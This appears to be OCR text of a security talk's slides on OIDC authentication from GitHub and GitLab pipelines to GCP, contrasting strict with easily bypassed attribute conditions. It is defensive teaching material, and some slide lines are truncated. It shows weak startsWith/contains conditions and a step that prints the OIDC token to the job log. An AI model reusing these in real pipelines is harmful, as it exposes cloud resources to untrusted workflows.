
Real-world Example - GitLab

Building a simple pipeline that authenticate, and uploads a config file to a storage bucket.


Identity Pool && GitHub Provider



Identity Pool && GitLab Provider



Infrastructure Summary



Main pool	main-pool	2	✓	
GitLab provider	gitlab-oidc-provider	OIDC	✓	✎
GitHub provider	oidc-provider	OIDC	✓	✎

Try No. 1 - GitHub

GitHub pipeline

```yaml
permissions:
  contents: 'read'
  id-token: 'write'
...

jobs:
  ...
  steps:
    ...
    - id: 'auth'
      uses: 'google-github-actions/
      with:
        workload_identity_provider:
        service_account: 'demo-buck
        access_token_lifetime: '300

    - id: 'upload-file'
      uses: 'google-github-actions/
      with:
        path: 'conf.json'
        destination: demo_bucket/co
```

```
l/providers/oidc-provider'
```

elad-pticha pushed 01f1bea main

deploy-withOIDC.yml

on: push

upload-cloud-storage-oidc 8s


Steps:

1) Authenticate using th
   identity provider and
2) Upload configuration file to a bucket

Try No. 1 - GitLab

GitLab pipeline

```yaml
image: google/cloud-sdk:slim
id_tokens:
  OIDC_TOKEN:
    aud: https://cycode.com

variables:
  IDENTITY_PROVIDER: projects/123456789/locations/global/workloadIdentityPools/demo-pool/providers/gitlab-provider
  SERVICE_ACCOUNT: 'service-upload-objects@united-option-379714.iam.gserviceaccount.com'

script:
- echo ${OIDC_TOKEN} > .ci_job_jwt_file
- cat .ci_job_jwt_file
- gcloud iam workload-identity-pools create-cred-config
    ${IDENTITY_PROVIDER}
    --service-account=${SERVICE_ACCOUNT}
    --output-file=.gcp_temp_cred.json
    --credential-source-file=.ci_job_jwt_file
- gcloud auth login --cred-file=`pwd`/.gcp_temp_cred.json
- gcloud storage cp conf.json gs://demo_bucket/conf.json
```



Steps:

1) Authenticate using the workload identity provider and service account
2) Upload configuration file to a bucket

Is That It ?

After configuring the identity provider, any signed OIDC token will be validated and accepted if it was created by the correct service account.

```
- name: 'Authenticate to Google Cloud'
  uses: 'google-github-actions/auth@v0.4.0'
  with:
    workload_identity_provider: 'projects/[redacted]/locations/global/workloadIdentityPools/[redacted]'
    service_account: [redacted].gserviceaccount.com
    audience: https://[redacted]
```

d, all valid

Configuring the OIDC trust with the cloud

When you configure your cloud to trust GitHub's OIDC provider, you **must** add conditions that filter incoming requests, so that untrusted repositories or workflows can't request access tokens for your cloud resources:

```
uses: "google-github-actions/auth@v1"
with:
  workload_identity_provider: "projects/[redacted]/locations/global/workloadIdentityPools/project-identity-pool/providers/[redacted]"
  service_account: "[redacted].gserviceaccount.com"
```

The Solution - Attribute Conditions

You can use an attribute condition to restrict which identities can authenticate using your workload identity pool. Both GitHub and GitLab has custom claims.

GitHub


```
{
  "jti": "example-id",
  "sub": "repo:octo-org/octo-repo:environment:prod",
  "environment": "prod",
  "aud": "https://github.com/octo-org",
  "ref": "refs/heads/main",
  "sha": "example-sha",
  "repository": "octo-org/octo-repo",
  "repository_owner": "octo-org",
  "actor_id": "12",
  "repository_visibility": "private",
  "repository_id": "74",
  "repository_owner_id": "65",
  "run_id": "example-run-id",
  "run_number": "10",
  "run_attempt": "2",
  "actor": "octocat",
  "workflow": "example-workflow",
  "head_ref": "",
  "base_ref": "",
  "event_name": "workflow_dispatch",
  "ref_type": "branch",
  "job_workflow_ref": "octo-org/octo-automation/.github/workflows/oidc.yml@refs/heads/main",
  "iss": "https://token.actions.githubusercontent.com",
  "nbf": 1632492967,
  "exp": 1632493867,
  "iat": 1632493567
}
```

GitLab

```
{
  "jti": "c82eeb0c-5c6f-4a33-abf5-4c474b92b558",
  "aud": "hashicorp.example.com",
  "iss": "gitlab.example.com",
  "iat": 1585710286,
  "nbf": 1585798372,
  "exp": 1585713886,
  "sub": "project_path:octo-org/octo-repo:ref_type:branch:ref:main",
  "namespace_id": "1",
  "namespace_path": "mygroup",
  "project_id": "22",
  "project_path": "mygroup/myproject",
  "user_id": "42",
  "user_login": "myuser",
  "user_email": "myuser@example.com",
  "pipeline_id": "1212",
  "pipeline_source": "web",
  "job_id": "1212",
  "ref": "auto-deploy-2020-04-01",
  "ref_type": "branch",
  "ref_protected": "true",
  "environment": "production",
  "environment_protected": "true"
}
```

The Solution - Attribute Conditions

- When you configure your cloud to trust any application, you must add conditions that filter incoming requests, so that untrusted repositories or workflows can't request access tokens for your cloud resources
- Using the 'assertion' keyword we will be able to access to claims in the OIDC token and validate them.
- If the attribute condition evaluates to True for a given credential, the credential is accepted.



Strict Conditions - Good

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GitHub assertion

```
- assertion.repository_id == “100”
- assertion.sub=='repo:octo-org/octo-repo:ref:refs/heads/main'
```

GitLab assertion

```
- assertion.project_id == “100”
- assertion.sub=='project_path:octo-org/octo-repo:ref_type:branch:ref:main'
```

Attribute Conditions

Restrict authentication to a subset of identities. By default, all identities belonging to providers in this pool can authenticate. Learn more.

Condition CEL

Use a CEL expression, for example, " 'admins' in google.groups".

SAVE CANCEL

Easily Bypassed Conditions - Bad


GitHub assertion

```
- assertion.refs == “refs/he
- assertion.repository.start
```

```
path.contains("cycode")
th.startsWith("cycode")
```

startsWith	string.(string nd starts with the prefix argument. roduct of the sizes of the
endsWith	string.(string nd ends with the suffix argument. roduct of the sizes of the
contains	string.(string nd contains the substring. Time cost izes of the arguments.

Rejected Attribute Condition



Services That Don’t Support OIDC

While OpenID Connect authentication is becoming more widespread, some services have not yet implemented it. One example is Docker Hub.

Support OIDC identities for docker login #314

Open **mlbiam** opened this issue on Feb 10, 2022 · 0 comments

mlbiam commented on Feb 10, 2022

Tell us about your request
Currently dockerhub requires a static token or password. These tokens are easily lost and hard to track and replace. It would be much better for dockerhub to support an oidc identity that can be created by a pipeline as opposed to a static token. These tokens can be validated by either a public `well-known` oidc discovery document or via a pinned certificate for private pipelines.

Which service(s) is this request for?
dockerhub

Tell us about the problem you're trying to solve. What are you trying to do, and why is it hard?
I want to be able to securely publish containers from my GitHub actions pipeline with the pipeline's identit
static account stored as a secret.

Are you currently working around the issue?
Not yet, though planning to


Additional context
Add any other context or screenshots about the feature request here.

12

Login to DockerHub


```yaml
steps:
    name: Login to Docker Hub
    uses: docker/login-action@v2
    with:
      username: ${{ secrets.DOCKERHUB_USERNAME }}
      password: ${{ secrets.DOCKERHUB_TOKEN }}
```

Services That Don't Support OIDC - Solution



Services That Don’t Support OIDC - GCP

By leveraging OIDC, secrets can be retrieved from the GCP Secret Manager.



Accessing Secrets With OIDC - Github

1) Login to GCP secret manager
2) Get the `DOCKERHUB_USER` and `DOCKERHUB_PASSWORD` secrets
3) Authenticate to Docker Hub using `docker/login-action`

GitHub pipeline

```yaml
- id: 'secrets'
  uses: 'google-github-actions/get-secretmanager-secrets@v1'
  with:
    secrets: |-
      DOCKERHUB_USER:projects/${{ secrets.GCP_PROJECT_ID }}/secrets/DOCKERHUB_USER
      DOCKERHUB_PASSWORD:projects/${{ secrets.GCP_PROJECT_ID }}/secrets/DOCKERHUB_PASSWORD

- name: Login to Docker Hub
  uses: docker/login-action@v2
  with:
    username: ${{ steps.secrets.outputs.DOCKERHUB_USER }}
    password: ${{ steps.secrets.outputs.DOCKERHUB_PASSWORD }}
```

Accessing Secrets With OIDC - Gitlab

Currently, GitLab supports HashiCorp vault.

1) Define new token name - `OIDC_TOKEN`
2) Get the `DOCKERHUB_USER` and `DOCKERHUB_PASSWORD` secrets from vault
3) Authenticate to Docker Hub using the `docker login` command

GitLab pipeline


```yaml
id_tokens:
  OIDC_TOKEN:
    aud: https://cycode.com

secrets:
  DOCKERHUB_USER:
    vault: dockerhub/user
    token: $OIDC_TOKEN
  DOCKERHUB_PASSWORD:
    vault: dockerhub/password
    token: $OIDC_TOKEN

script:
  - docker login -u $DOCKERHUB_USER -p $DOCKERHUB_PASSWORD
```

Additional Topics

